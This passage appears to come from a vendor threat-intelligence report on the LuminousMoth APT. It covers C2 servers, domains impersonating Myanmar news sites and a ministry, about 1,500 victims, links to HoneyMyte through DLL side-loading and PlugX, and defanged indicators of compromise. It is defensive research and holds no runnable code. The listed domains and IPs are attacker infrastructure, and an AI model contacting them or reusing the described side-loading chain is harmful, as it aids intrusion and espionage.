
For C2 communication, some of the LuminousMoth samples contacted IP addresses directly, whereas others communicated with the domain "updatecatalogs.com".

- 103.15.28[.]195
- 202.59.10[.]253

Infrastructure ties from those C2 servers helped reveal additional domains related to this attack that impersonate known news outlets in Myanmar, such as MMTimes, 7Day News and The Irrawaddy. Another domain "mopfi-ferd[.]com" also impersonated the Foreign Economic Relations Department (FERD) of the Ministry of Planning, Finance and Industry (MOPFI) in Myanmar.

- mmtimes[.]net
- mmtimes[.]org
- 7daydai1y[.]com
- irrawddy[.]com
- mopfi-ferd[.]com

“Mopfi-ferd[.]com” resolved to an IP address that was associated with a domain masquerading as the Zoom API. Since we have seen the attackers deploying a fake Zoom application, it is possible this look-alike domain was used to hide malicious Zoom traffic, although we have no evidence of this.



Potentially related Zoom look-alike domains

Who were the targets?

We were able to identify a large number of targets infected by LuminousMoth, almost all of which are from the Philippines and Myanmar. We came across approximately 100 victims in Myanmar, whereas in the Philippines the number was much higher, counting nearly 1,400 victims. It seems however that the actual targets were only a subset of these that included high-profile organizations, namely government entities located both within those countries and abroad.

It is likely that the high rate of infections is due to the nature of the LuminousMoth attack and its spreading mechanism, as the malware propagates by copying itself to removable drives connected to the system. Nevertheless, the noticeable disparity between the extent of this activity in both countries might hint to an additional and unknown infection vector being used solely in the Philippines. It could, however, simply be that the attackers are more interested in going after targets from this region.

Connections to HoneyMyte


Over the course of our analysis, we noticed that LuminousMoth shares multiple similarities with the HoneyMyte threat group. Both groups have been covered extensively in our private reports, and further details and analysis of their activity are available to customers of our private APT reporting service. For more information, contact: intelreports@kaspersky.com.

LuminousMoth and HoneyMyte have similar targeting and TTPs, such as the usage of DLL side-loading and Cobalt Strike loaders, and a similar component to LuminousMoth's Chrome cookie stealer was also seen in previous HoneyMyte activity. Lastly, we found infrastructure overlaps between the C2 servers used in the LuminousMoth campaign and an older one that has been attributed to HoneyMyte.

Some of LuminousMoth's malicious artifacts communicate with "updatecatalogs[.]com", which resolves to the same IP address behind "webmail.mmtimes[.]net". This domain was observed in a campaign that dates back to early 2020, and was even found on some of the systems that were later infected with LuminousMoth. In this campaign, a legitimate binary ("FmtOptions.exe") sideloads a malicious DLL called "FmtOptions.dll", which then decodes and executes the contents of the file "work.dat". This infection flow also involves a service called "yerodns.dll" that implements the same functionality as "FmtOptions.dll".

The domain "webmail.mmtimes[.]net" previously resolved to the IP "45.204.9[.]70". This address is associated with another MMTimes look-alike domain used in a HoneyMyte campaign during 2020: "mmtimes[.]org". In this case, the legitimate executable "mcf.exe" loads "mcutil.dll". The purpose of "mcutil.dll" is to decode and execute "mfc.ep", a PlugX backdoor that communicates with "mmtimes[.]org". Parts of this campaign were also covered in one of our private reports discussing HoneyMyte's usage of a watering hole to infect its victims.

Therefore, based on the above findings, we can assess with medium to high confidence that the LuminousMoth activity is indeed connected to HoneyMyte.



Connection between HoneyMyte and LuminousMoth C2s

Conclusions

LuminousMoth represents a formerly unknown cluster of activity that is affiliated to a Chinese-speaking actor. As described in this report, there are multiple overlaps between resources used by LuminousMoth and those sighted in previous activity of HoneyMyte. Both groups, whether related or not, have conducted activity of the same nature – large-scale attacks that affect a wide perimeter of targets with the aim of hitting a few that are of interest.

On the same note, this group's activity and the apparent connections may hint at a wider phenomenon observed during 2021 among Chinese-speaking actors, whereby many are re-tooling and producing new and unknown malware implants. This allows them to obscure any ties to their former activities and blur their attribution to known groups. With this challenge in mind, we continue to track the activity described in this publication with an eye to understanding its evolution and connection to previous attacks.

Indicators of Compromise

Version.dll payloads

Hashes	Compilation Date
0f8b7a64336b4315cc0a2e6171ab027e 2d0296ac56db3298163bf3f6b622fdc319a9be23 59b8167afba63b9b4fa4369e6664f274c4e2760a4e2ae4ee12d43c07c9655e0f	Dec 24 09:20:16 2020
37054e2e8699b0bdb0e19be8988093cd 5e45e6e113a52ba420a35c15fbaa7856acc03ab4 a934ae0274dc1fc9763f7aa51c3a2ce1a52270a47dcdd80bd5b9afbc3a23c82b	Dec 24 09:19:51 2020
c05cdf3a29d6fbe4e3e8621ae3173f08 75cd21217264c3163c800e3e59af3d7db14d76f8 869e7da2357c673dab14e9a64fb69691002af5b39368e6d1a3d7fda242797622	Dec 29 11:45:41 2020
5ba1384b4edfe7a93d6f1166da05ff6f 6d18970811821125fd402cfa90210044424e223a 857c676102ea5dda05899d4e386340f6e7517be2d2623437582acbe0d46b19d2	Jan 07 11:18:38 2021
afb777236f1e089c9e1d33fce46a704c cf3582a6cdac3e254c017c8ce36240130d67834a 1ec88831b67e3f0d41057ba38ccca707cb508fe63d39116a02b7080384ed0303	Jan 14 11:18:50 2021

wwlib.dll payloads

Hashes	Compilation Date
4fbc4835746a9c64f8d697659bfe8554 b43d7317d3144c760d82c4c7506eba1143821ac1 95bcc8c3d9d23289b4ff284cb685b741fe92949be35c69c1faa3a3846f1ab947	Dec 24 10:25:39 2020

Related payloads

Hashes	Name	Compilation Date
b31008f6490ffe7ba7a8edb9e9a8c137 c1945fd976836ba2f3fbeafa276f60c3f0e9a51c 4a4b976991112b47b6a3d6ce19cc1c4f89984635ed16aea9f88275805b005461	FmtOptions.dll	Jan 11 10:00:42 2021

ac29cb9c702d9359ade1b8a5571dce7d 577ad54e965f7a21ba63ca4a361a3de86f02e925 d8de88e518460ee7ffdffaa4599ccc415e105fc318b36bc8fe998300ee5ad984	yerodns.dll	Oct 29 10:33:20 2019
afe30b5dd18a114a9372b5133768151c 9a6f97300017a09eb4ea70317c65a18ea9ac49bd cf757b243133feab2714bc0da534ba21cbcdde485fbda3d39fb20db3a6aa6dee	mcutil.dll	Jun 13 16:35:46 2019
95991f445d846455b58d203dac530b0b cee6afa1c0c8183900b76c785d2989bd1a904ffb f27715b932fb83d44357dc7793470b28f6802c2dc47076e1bc539553a8bfa8e0	mcutil.dll	Feb 21 09:41:11 2020

Post exploitation tools

Hashes	Name	Compilation Date
c727a8fc56cedc69f0cfd2f2f5796797 75d38bf8b0053d52bd5068adf078545ccdac563f 361ccc35f7ff405eb904910de126a5775de831b4229a4fdebfbacdd941ad3c56	ZoomVideoApp.exe	Mar 02 10:51:31 2021

Domains and IPs

103.15.28[.]195
202.59.10[.]253
updatecatalogs[.]com
mopfi-ferd[.]com
mmtimes[.]net
mmtimes[.]org
7daydai1y[.]com
irrawddy[.]com

LuminousMoth APT: Sweeping attacks for the chosen few